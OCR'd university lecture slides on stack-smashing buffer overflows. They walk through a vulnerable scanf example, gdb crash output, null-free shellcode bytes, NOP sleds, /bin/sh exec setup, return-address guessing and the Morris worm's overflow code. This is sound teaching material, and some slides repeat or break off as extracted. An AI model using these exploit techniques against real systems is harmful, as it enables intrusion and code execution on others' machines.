Stack Smashing

logistics

LEX assignment out

exam in on week

come with questions on Monday (review)

last few times

“encrypted” code

changing code — polymorphic, metamorphic

anti-VM/emulation

anti-debugging

stealth

tunneling

retroviruses

memory residence

recall: vulnerabilities

trojans: the vulnerability is the user

and/or the user interface

otherwise?

software vulnerability

unintended program behavior
that can be used by an adversary

vulnerability versus exploit

exploit — something that uses a vulnerability to do something

proof-of-concept — something = demonstration the exploit is there

- example: open a calculator program

recall: software vulnerability types (1)

memory safety bugs
- problems with pointers
- big topic in this course

"injection" bugs — type confusion
- commands/SQL within name, label, etc.

integer overflow/underflow

…

recall: software vulnerability types (2)

not checking inputs/permissions

`http://webserver.com/../../../../file-I-shouldn't-get.txt`

almost any 's "undefined behavior" in C/C++

synchronization bugs: time-to-check to time-of-use

... more?

vulnerabilities and malware

"arbitrary code execution" vulnerabilities

method for malware to spread when programs aren't shared

often more effective than via copying executable

vulnerabilities and malware

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recall: Morris worm

Morris worm vulnerabilities

command injection bug in sendmail (later)

buffer overflow in fingerd

- send 536-byte string for 512-byte buffer
- service for looking up user info
- who is "john@mit"; how do I contact him?
- note: pre-search engine/web

Szor taxonomy of exploits

Szor divides buffer overflows into first-, second-, third-“generation”

first-generation: simple stack smashing

second-generation: other stack/pointer overwriting

third-generation: format string, heap structure exploits (malloc internals, etc.)

typical buffer overflow pattern

cause program to write past the end of a buffer

that somehow causes different code to run

(usually code the attacker wrote)

why buffer overflows?

probably most common type of vulnerability until recently

(and not by a small margin)

when website vulnerabilities became more common

network worms and overflows

worms that connect to vulnerable servers:

Morris worm included some buffer overflow exploits

- in mail servers, user info servers

2001: Code Red worm that spread to web servers (running Microsoft IIS)

overflows without servers

bugs dealing with corrupt files:

Adobe Flash (web browser plugin)

PDF readers

web browser JavaScript engines

image viewers

movie viewers

decompression programs

…

Stack Smashing

original, most common buffer overflow exploit

worked for most buffers on the stack

(“worked”? we’ll talk later)

Aleph1, Smashing the Stack for Fun and Profit

“non-traditional literature”; released 1996

by Aleph1 AKA Elias Levy

```
                        .oO Phrack 49 Oo.

                  Volume Seven, Issue Forty-Nine

                          File 14 of 16

                BugTraq, r00t, and Underground.Org
                            bring you

               XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
               Smashing The Stack For Fun And Profit
               XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

                          by Aleph One
                     aleph1@underground.org
```

vulnerable code

```
void vulnerable() {
    char buffer[100];

    // read string from stdin
    scanf("%s", buffer);

    do_something_with(buffer);
}
```

vulnerable code

```
void vulnerable() {
    char buffer[100];

    // read string from stdin
    scanf("%s", buffer);

    do_something_with(buffer);
}
```

what if I input 1000 character string?

1000 character string

```
$ cat 1000-as.txt
aaaaaaaaaaaaaaaaaaaaaaaaa (1000 a's total)
$ ./vulnerable.exe <1000-as.txt
Segmentation fault (core dumped)
$
```

1000 character string – debugger

```
$ gdb ./vulnerable.exe
...
Reading symbols from ./overflow.exe...done.
(gdb) run <1000-as.txt
Starting program: /home/cr4bd/spring2017/cs4630/slides/20170220/overflow.exe <1000-

Program received signal SIGSEGV, Segmentation fault.
0x0000000000400562 in vulnerable () at overflow.c:13
13      }
(gdb) backtrace
#0  0x0000000000400562 in vulnerable () at overflow.c:13
#1  0x6161616161616161 in ?? ()
#2  0x6161616161616161 in ?? ()
#3  0x6161616161616161 in ?? ()
#4  0x6161616161616161 in ?? ()
...
...
...
#108 0x6161616161616161 in ?? ()
#109 0x6161616161616161 in ?? ()
#110 0x6161616161616161 in ?? ()
#111 0x0000000000000000 in ?? ()
```

vulnerable code — assembly

```
vulnerable:
    subq        $120, %rsp  /* allocate 120 bytes on stack */
    movq        %rsp, %rsi  /* scanf arg 1 = rsp = buffer */
    movl        $.LC0, %edi /* scanf arg 2 = "%s" */
    xorl    %eax, %eax  /* eax = 0 (see calling convention) */
    call        __isoc99_scanf  /* call to scanf() */
    movq        %rsp, %rdi  /* do_something_with arg 1 = rsp =
    call        do_something_with
    addq        $120, %rsp  /* deallocate 120 bytes from stack
    ret
```

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

    call        do_something_with
    addq        $120, %rsp  /* deallocate 120 bytes from stack
    ret
```

exercise: stack layout when scanf is running

vulnerable code — stack usage



vulnerable code — stack usage



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




vulnerable code — stack usage



lowest address (stack grows here)

vulnerable code — stack usage



the crash

```
   0x0000000000400548 <+0>:     sub    $0x78,%rsp
   0x000000000040054c <+4>:     mov    %rsp,%rsi
   0x000000000040054f <+7>:     mov    $0x400604,%edi
   0x0000000000400554 <+12>:    mov    $0x0,%eax
   0x0000000000400559 <+17>:    callq  0x400430 <__isoc99_scanf@plt>
   0x000000000040055e <+22>:    add    $0x78,%rsp
=> 0x0000000000400562 <+26>:    retq
```

`retq` tried to jump to `0x61616161 61616161`

...but there was nothing there

the crash

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   0x0000000000400548 <+0>:     sub    $0x78,%rsp
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
`retq` tried to jump to `0x61616161 61616161`


...but there was nothing there

what if it wasn't invalid?

return-to-stack



return-to-stack



constructing the attack

write “shellcode” — machine code to execute

often called “shellcode” because often intended to get login shell
(when in a remote application)

insert overwritten return address value

constructing the attack

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shellcode challenges

ideal is like virus code: works in any executable

no linking — no library functions by name

probably exit application — can't return normally

(or a bunch more work to restore original return value)

recall: virus code

```
    leal string(%rip), %edi
    pushq $0x4004e0 /* address of puts */
    retq
string:
    .asciz "You␣have␣been␣infected␣with␣a␣virus!"
```

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    leal string(%rip), %edi
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`8d 3d 06 00 00 00 (leal)`

- opcode for lea
- ModRM byte:
  - 32-bit displacement; `%rdi`
- 32-bit offset from instruction

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```

```
8d 3d 06 00 00 00 (leal)
68 e0 04 40 00 (pushq)
```

opcode for push 32-bit constant
32-bit constant (extended to 64-bits)

recall: virus code

```
    leal string(%rip), %edi
    pushq $0x4004e0 /* address of puts */
    retq
string:
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```

```
8d 3d 06 00 00 00 (leal)
68 e0 04 40 00 (pushq)
c3 (retq)
```

virus code to shell-code (1)

```
    leaq string(%rip), %rdi
    pushq $0x4004e0 /* address of puts */
    retq
string:
    .asciz "You␣have␣been␣infected␣with␣a␣virus!"
```

```
48 8d 3d 06 00 00 00 (leaq)
68 e0 04 40 00 (pushq)
c3 (retq)
```

REX prefix for 64-bit
opcode for lea
ModRM byte: 32-bit displacement; %rd
32-bit offset from instruction

virus code to shell-code (1)

```
    leaq string(%rip)
    pushq $0x4004e0 /
    retq
string:
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```

leaq not leal

stack address > 0xFFFF FFFF

```
48 8d 3d 06 00 00 00 (leaq)
68 e0 04 40 00 (pushq)
c3 (retq)
```

REX prefix for 64-bit

opcode for lea

ModRM byte: 32-bit displacement; %rd

32-bit offset from instruction

virus code to shell-code (1)

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    leaq string(%rip),
    pushq $0x4004e0 /*
    retq
string:
    .asciz "You␣have␣been␣infected␣with␣a␣virus!"
```

problem: what if we don't know where puts is?

```
48 8d 3d 06 00 00 00 (leaq)
68 e0 04 40 00 (pushq)
c3 (retq)
```

REX prefix for 64-bit
opcode for lea
ModRM byte: 32-bit displacement; %rd
32-bit offset from instruction

virus code to shell-code (2)

```
    /* Linux system call (OS request):
       write(1, string, length)
     */
    leaq string(%rip), %rsi
    movl $1, %eax
    movl $37, %edi
    /* "request to OS" instruction */
    syscall
string:
    .asciz "You␣have␣been␣infected␣with␣a␣virus!\n"
```

```
48 8d 35 0c 00 00 00 (leaq)
b8 01 00 00 00 (movq %eax)
bf 25 00 00 00 (movq %edi)
0f 05 (syscall)
```

virus code to shell-code (2)

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```

```
48 8d 35 0c 00 00 00 (leaq)
b8 01 00 00 00 (movq %eax)
bf 25 00 00 00 (movq %edi)
0f 05 (syscall)
```

problem: after syscall — crash!

virus code to shell-code (3)

```
/* Linux system call (OS request):
   write(1, string, length)
 */
leaq string(%rip), %rsi
movl $1, %eax
movl $37, %edi
syscall
/* Linux system call:
   exit_group(0)
 */
movl $231, %eax
xor %edi, %edi
syscall
```

virus code to shell-code (3)

tell OS to exit

```
/* Linux system call (OS request):
   write(1, string, length)
 */
leaq string(%rip), %rsi
movl $1, %eax
movl $37, %edi
syscall
/* Linux system call:
   exit_group(0)
 */
movl $231, %eax
xor %edi, %edi
syscall
```

constructing the attack

write “shellcode” — machine code to execute

often called “shellcode” because often intended to get login shell
(when in a remote application)

insert overwritten return address value

finding/setting return address

examine target executable disassembly

- figure out how much is allocated on the stack below it
- known stack start location to set return address

guess

- location of return address
- address of maachine code

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- location of return address
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really, guess??

how long the could buffer + local variables be?

how far from the top of the stack could function call be?

making guessing easier (1)

normal shellcode

```
xor %eax, %eax
leaq command(%rip), %rbx
/* setup "exec" system call */
...
...
mov $11, %al
syscall

command: .ascii "/bin/sh"
```

easier to “guess” shellcode

```
nop /* one−byte nop */
nop
nop
nop
nop
nop
nop
xor %eax, %eax
lea command(%rip), %rbx
...
...
command: .ascii "/bin/sh"
```

making guessing easier (2)


knowing where return address is stored is easier

based on buffer length + number of locals + compiler

small variation between platforms for an application

easy to guess — but can try multiple at once, if needed

guessed return-to-stack



some logistical issues

Sure, 1000 a's can be read by `scanf` with `%s`, but machine code?

scanf accepted characters

%s — "Matches a sequence of non-white-space characters"

can't use:

␣
\t
\v ("vertical tab")
\r ("carriage return")
\n

not actually that much of a restriction

what about \0 — we used a lot of those

shell code without 0s

```
shellcode:
    jmp afterString
string:
    .ascii "You␣have␣been..."
afterString:
    leaq string(%rip), %rsi
    xor %eax, %eax
    xor %edi, %edi
    movb $1, %al
    movb $37, %dl
    syscall
    movb $231, %al
    xor %edi, %edi
    syscall
```

shell code without 0s

```
shellcode:
    jmp afterString
string:
    .ascii "You␣have␣been..."
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    xor %edi, %edi
    movb $1, %al
    movb $37, %dl
    syscall
    movb $231, %al
    xor %edi, %edi
    syscall
```

one-byte constants/offsets
so no leading zero bytes
`jmp afterString` is `eb 25`
(jump forward `0x25` bytes)
`movb $1, %al` is `b0 01`

shell code without 0s

```
shellcode:
    jmp afterString
string:
    .ascii "You␣have␣been..."
afterString:
    leaq string(%rip), %rsi
    xor %eax, %eax
    xor %edi, %edi
    movb $1, %al
    movb $37, %dl
    syscall
    movb $231, %al
    xor %edi, %edi
    syscall
```

four-byte offset, but negative
`d4 ff ff ff` (-44)

shell code without 0s

```
0000000000000000 <shellcode>:
   0:   eb 25                   jmp    27 <afterString>

0000000000000002 <string>:
    ...

0000000000000027 <afterString>:
  27:   48 8d 35 d4 ff ff ff    lea    -0x2c(%rip),%rsi        # 2 <string>
  2e:   31 c0                   xor    %eax,%eax
  30:   31 ff                   xor    %edi,%edi
  32:   b0 01                   mov    $0x1,%al
  34:   b2 25                   mov    $0x25,%dl
  36:   0f 05                   syscall
  38:   b0 e7                   mov    $0xe7,%al
  3a:   31 ff                   xor    %edi,%edi
  3c:   0f 05                   syscall
```

x86 flexibility

x86 opcodes that are normal ASCII chars are pretty flexibile

`0`–`5`

- various forms of `xor`

`@`, `A`–`Z`, `[`, `\`, `]`, `^`, `_`

- `inc`, `dec`, `push`, `pop` with first eight 32-bit registers

`h` — push one-byte constant

`p`–`z` — conditional jumps to 1-byte offset

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- `inc`, `dec`, `push`, `pop` with first eight 32-bit registers

h — push one-byte constant

p–z — conditional jumps to 1-byte offset

note: can write machine code, jump to it

actual limitation

overwriting address?

- probably can't make sure that's all normal ASCII chars

but flexibility also useful in other exploits

aside: simpler overflow

```
struct QuizQuestion questions[NUM_QUESTIONS];
int giveQuiz() {
    int score = 0;
    char buffer[100];
    for (int i = 0; i < NUM_QUESTIONS; ++i) {
        gets(buffer);
        if (checkAnswer(buffer, &questions[i])) {
            score += 1;
        }
    }
    return score;
}
```

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    for (int i = 0; i < NUM_QUESTIONS; ++i) {
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

        if (checkAnswer(buffer, &questions[i])) {
            score += 1;
        }
    }
    return score;
}
```

simpler overflow: stack



simpler overflow: stack



buffer overflows and exploitability

I'm safe because …

my buffers are on the stack

they can wri

some other mitigation against stack smashing

probably not safe

there's more than stack smashing

actual example: Morris worm

```
/* reconstructed from machine code */
for(i = 0; i < 536; i++) buf[i] = '\0';
for(i = 0; i < 400; i++) buf[i] = 1;
/* actual shellcode */
memcpy(buf + i,
    ("\335\217/sh\0\335\217/bin\320\032\335\0"
     "\335\0\335Z\335\003\320\034\\274;\344"
     "\371\344\342\241\256\343\350\357"
     "\256\362\351"),
     28);
/* frame pointer, return val, etc.: */
*(int*)(&buf[556]) = 0x7fffe9fc;
*(int*)(&buf[560]) = 0x7fffe8a8;
*(int*)(&buf[564]) = 0x7fffe8bc;
...
send(to_server, buf, sizeof(buf))
send(to_server, "\n", 1);
```

Morris shellcode (VAX)

```
pushl   $68732f     // "/sh\0"
pushl   $6e69622f   // "/bin"
movl    sp, r10
pushl   $0
pushl   $0
pushl   r10
pushl   $3
movl    sp,ap
chmk    $3b
```

setup: run command prompt ("shell")

after overflow: send commands to run

stack smashing summary

setup:

- buffer on the stack
- attacker controls what gets written past the end

overwrite return address with address of (part of) buffer

execution goes to attacker machine code when function returns